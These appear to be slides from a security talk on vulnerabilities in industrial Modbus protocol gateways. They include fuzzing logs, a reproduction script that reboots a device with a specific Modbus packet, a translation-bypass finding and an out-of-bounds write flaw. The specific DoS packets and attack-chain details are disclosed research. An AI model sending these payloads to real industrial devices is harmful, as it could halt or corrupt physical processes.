


Findings

Resource Exhaustion

Device Information	
System	
Model:	Digi One IA
Firmware Version:	Version 82000774_X 02/07/2018
MAC Address:	00:40:9D:B4:E8:D5
CPU Utilization:	1%
Up Time:	15 minutes 45 seconds
Network	
DHCP:	Off
IP Address:	192.168.25.15
Host Name:	
Network Diagnostics	
Network Protocols	Route Table
Serial Ports & Diagnostics	
Industrial Protocols	
Port 1 (s1)	

- Affects all tested devices
- Hang of the TCP/IP stack
- Hang of the translation process




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pi@rpi-rl: ~

File Edit Tabs Help

pi@rpi-digi: ~

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[2020-06-26 03:10:49,203]      Check OK: No crash detected.
[2020-06-26 03:10:49,204]      Info: Closing target connection...
[2020-06-26 03:10:49,204]      Info: Connection closed.
[2020-06-26 03:10:49,204]      Test Step: Sleep between tests.
[2020-06-26 03:10:49,205]      Info: sleeping for 1.000000 seconds
[2020-06-26 03:10:50,228]      Test Case: 115: modbus_read_coil.transid.115
[2020-06-26 03:10:50,229]      Info: Type: Word. Default value: '\x01\x00'. Case 115 of 5671 overall.
[2020-06-26 03:10:50,229]      Test Step: Calling procmon pre_send()
2020-06-26 03:10:50,233 root      INFO      Unit is still up and running
[2020-06-26 03:10:50,234]      Info: Opening target connection (192.168.25.15:502)
...
[2020-06-26 03:10:50,239]      Info: Connection opened.
[2020-06-26 03:10:50,240]      Test Step: Fuzzing Node 'modbus_read_coil'
[2020-06-26 03:10:50,242]      Info: Sending 12 bytes...
[2020-06-26 03:10:50,242]      Transmitted 12 bytes: fa 07 00 00 06 00 ff 01 00 0
0 00 00 '\xfa\x07\x00\x00\x06\xff\x01\x00\x00\x00\x00'
[2020-06-26 03:10:50,243]      Test Step: Contact process monitor
[2020-06-26 03:10:50,243]      Check: procmon.post_send()
2020-06-26 03:10:50,247 root      INFO      Unit is still up and running
[2020-06-26 03:10:50,248]      Check OK: No crash detected.
[2020-06-26 03:10:50,248]      Test Step: Contact process monitor
[2020-06-26 03:10:50,249]      Check: procmon.post_send()
2020-06-26 03:10:50,254 root      INFO      Unit is still up and running
[2020-06-26 03:10:50,255]      Check OK: No crash detected.
[2020-06-26 03:10:50,256]      Info: Closing target connection...
[2020-06-26 03:10:50,256]      Info: Connection closed.
[2020-06-26 03:10:50,257]      Test Step: Sleep between tests.
[2020-06-26 03:10:50,257]      Info: sleeping for 1.000000 seconds
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Jun 26 03:11:49 pglab.lan auth[1630]: login allowed for fuzz@192.168.225.50 (digest)
Jun 26 03:11:49 pglab.lan relay.state[1277]: Outlet 2: Cycle() by fuzz from 192.168.225.50 via web ui
Jun 26 03:11:50 pglab.lan relay.state[1277]: Outlet 2: Physical state set to Off by relay hardware via relay
Jun 26 03:11:53 pglab.lan relay.state[1277]: Outlet 2: Physical state set to On by relay hardware via relay
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Power socket console

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pi@rpi-digi:~
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135 of 5671 overall.
[2020-06-26 03:11:14,365]  Test Step: Calling procmon pre_send()
2020-06-26 03:11:14,369 root      INFO      Unit is still up and running
[2020-06-26 03:11:14,370]  Info: Opening target connection (192.168.25.15:502)
...
[2020-06-26 03:11:15,416]  Info: Connection opened.
[2020-06-26 03:11:15,416]  Test Step: Fuzzing Node 'modbus_read_coil'
[2020-06-26 03:11:15,417]  Info: Sending 12 bytes...
[2020-06-26 03:11:15,417]  Transmitted 12 bytes: fa ff 00 00 06 00 ff 01 00 00 00 00 '\xfa\xff\x00\x00\x06\x00\xff\x01\x00\x00\x00'
[2020-06-26 03:11:15,418]  Test Step: Contact process monitor
[2020-06-26 03:11:15,418]  Check: procmon.post_send()
2020-06-26 03:11:47,812 root      INFO      Unit under test is down!
[2020-06-26 03:11:47,813]  Check Failed: procmon detected crash on test case #135: External instrumentation detects a crash...

[2020-06-26 03:11:47,813]  Info: Closing target connection...
[2020-06-26 03:11:47,814]  Info: Connection closed.
[2020-06-26 03:11:47,814]  Test Step: Sleep between tests.
[2020-06-26 03:11:47,814]  Info: sleeping for 1.000000 seconds
[2020-06-26 03:11:48,815]  Test Step: Failure summary
[2020-06-26 03:11:48,816]  Info: procmon detected crash on test case #135: External instrumentation detects a crash...

[2020-06-26 03:11:48,816]  Test Step: Restarting target
[2020-06-26 03:11:48,816]  Info: Restarting target process
2020-06-26 03:11:48,817 root      INFO      Restarting target
2020-06-26 03:11:49,995 root      INFO      Power off
2020-06-26 03:11:55,001 root      INFO      Power on, sleep 20s
```

Digi One IA Configuration and Management - Chromium

Welcome to ntopng

Not secure | 192.168.25.15/reports/status/system_info.htm

Digi One IA Configuration and Management

Device Information

System

- Model: Digi One IA
- Firmware Version: Version 82000774_X 02/07/2018
- MAC Address: 00:40:9D:B4:E8:D5

CPU Utilization: 0%

Up Time: 5 seconds

Network

- DHCP: Off
- IP Address: 192.168.25.15
- Host Name:

Network Diagnostics

- Network Protocols
- Route Table

Serial Ports & Diagnostics

- Industrial Protocols
- Port 1 (s1)

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[2020-06-26 03:11:48,816]      Info: Restarting target process
2020-06-26 03:11:48,817 root      INFO    Restarting target
2020-06-26 03:11:49,995 root      INFO    Power off
2020-06-26 03:11:55,001 root      INFO    Power on, sleep 20s
[2020-06-26 03:12:15,022]      Info: Giving the process 3 seconds to settle in
[2020-06-26 03:12:18,044]  Test Case: 136: modbus_read_coil.transId.136
[2020-06-26 03:12:18,045]  Info: Type: Word. Default value: '\x01\x00'. Case 136 of 5671 overall.
[2020-06-26 03:12:18,045]  Test Step: Calling procmon pre_send()
2020-06-26 03:12:21,147 root      INFO    Unit is still up and running
[2020-06-26 03:12:21,148]  Info: Opening target connection (192.168.25.15:502)...
[2020-06-26 03:12:21,153]  Info: Connection opened.
[2020-06-26 03:12:21,153]  Test Step: Fuzzing Node 'modbus_read_coil'
[2020-06-26 03:12:21,154]  Info: Sending 12 bytes...
[2020-06-26 03:12:21,154]  Transmitted 12 bytes: fb ff 00 00 06 00 ff 01 00 00 00 00 '\xfb\xff\x00\x00\x06\x00\xff\x01\x00\x00\x00'
[2020-06-26 03:12:21,155]  Test Step: Contact process monitor
[2020-06-26 03:12:21,155]  Check: procmon.post_send()
2020-06-26 03:12:21,160 root      INFO    Unit is still up and running
[2020-06-26 03:12:21,161]  Check OK: No crash detected.
[2020-06-26 03:12:21,161]  Test Step: Contact process monitor
[2020-06-26 03:12:21,161]  Check: procmon.post_send()
2020-06-26 03:12:21,167 root      INFO    Unit is still up and running
[2020-06-26 03:12:21,168]  Check OK: No crash detected.
[2020-06-26 03:12:21,168]  Info: Closing target connection...
[2020-06-26 03:12:21,168]  Info: Connection closed.
[2020-06-26 03:12:21,169]  Test Step: Sleep between tests.
[2020-06-26 03:12:21,169]  Info: sleeping for 1.000000 seconds
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```

Targeted DoS

- Reboot for:
 - `read_coils(0)`
 - `read_inputs(0)`
 - `read_registers(0)`
- Demo: Red Lion DoS

redlion_reboot.mp4

```
pi@rpi-digi:~/misc $ python ./reproduce.py -t -f in.txt -i 192.168.25.15 -p 502 -d 20
--- CONFIGURATION ---
Target: 192.168.25.15:502
Delay: 20.000000 (sec)
Loaded Tests: 2
Enable test: True

Connecting to target... done
Sending 000100000006010100000000
Testing target... down :) successful exploitation
[green bar]

0 bash
{"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:33:58.000Z"}, {"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:00.000Z"}, {"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:02.000Z"}, {"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:04.000Z"}, {"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:06.000Z"}, {"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:08.000Z"}, {"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:10.000Z"}, {"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:12.000Z"}, {"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:14.000Z"}, {"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:16.000Z"}, {"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:18.000Z"}, {"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:20.000Z"}, {"connected": "false"}, {"connected": "true", "device": {"status": "okay"}, "timestamp": "2020-06-26T15:34:41.200Z"}
```



Protocol Translation Bypass

	Nexcom NIO50	Schneider Link 150	Digi One IA	
Modbus TCP	0.00	32.66	29.98	
Modbus RTU	25.47	23.73	9.36	


Radio of filtered malformed packets

One of this packets is the following (read input registers)


Transaction ID	Protocol ID	Message Length	Unit ID	Function Code	Starting Address	Number of Registers
010F	0000	0011	03	04	D1CE	0070

PDU is 0x0006 bytes long

No translation,
but forwarding




Demo: Nexcom Attack Chain



nexcom_attack_chain.mp4

Data Stations



Modbus Commands

[Add](#) [Edit](#) [Clone](#) [Delete](#) [Move](#)

Index	Name	Slave ID	Function	Address / Quantity	Trigger	Poll Interval	Endian Swap
1	SetSW1	1	5	Write address 1, Quantity 1	Data Change	N/A	None
2	SetCritTemp	1	6	Write address 1024, Quantity 1	Data Change	N/A	None



Mapping address arrangement

Manual



write



write



Your device :
Modbus TCP Client

Role 1 of MGate 5105-MB-
EIP :
Modbus TCP Server

Role 2 of MGate 5105-MB-
EIP :
Modbus RTU/ASCII Master

Your device :
Modbus RTU/ASCII Slave

Name	Unit ID	TCP Port	Modbus Address
SetSW1	1	502	4x0001~4x0001
SetCritTemp	1	502	4x0002~4x0002

Name	Function	Internal Address	Quantity
SetSW1	5	0 .. 0	1 bytes
SetCritTemp	6	2 .. 3	2 bytes

Arbitrary R/W Vulnerability

- Given fact (weird): address in inbound message used as index in mapping table
- Out-of-bound write
- No check of function code

write (x) → where x is anywhere in table

Impact

- Arbitrary read and writing
- Example: write coil to write to an address mapped to a **different command**

`write coil` → `write register`

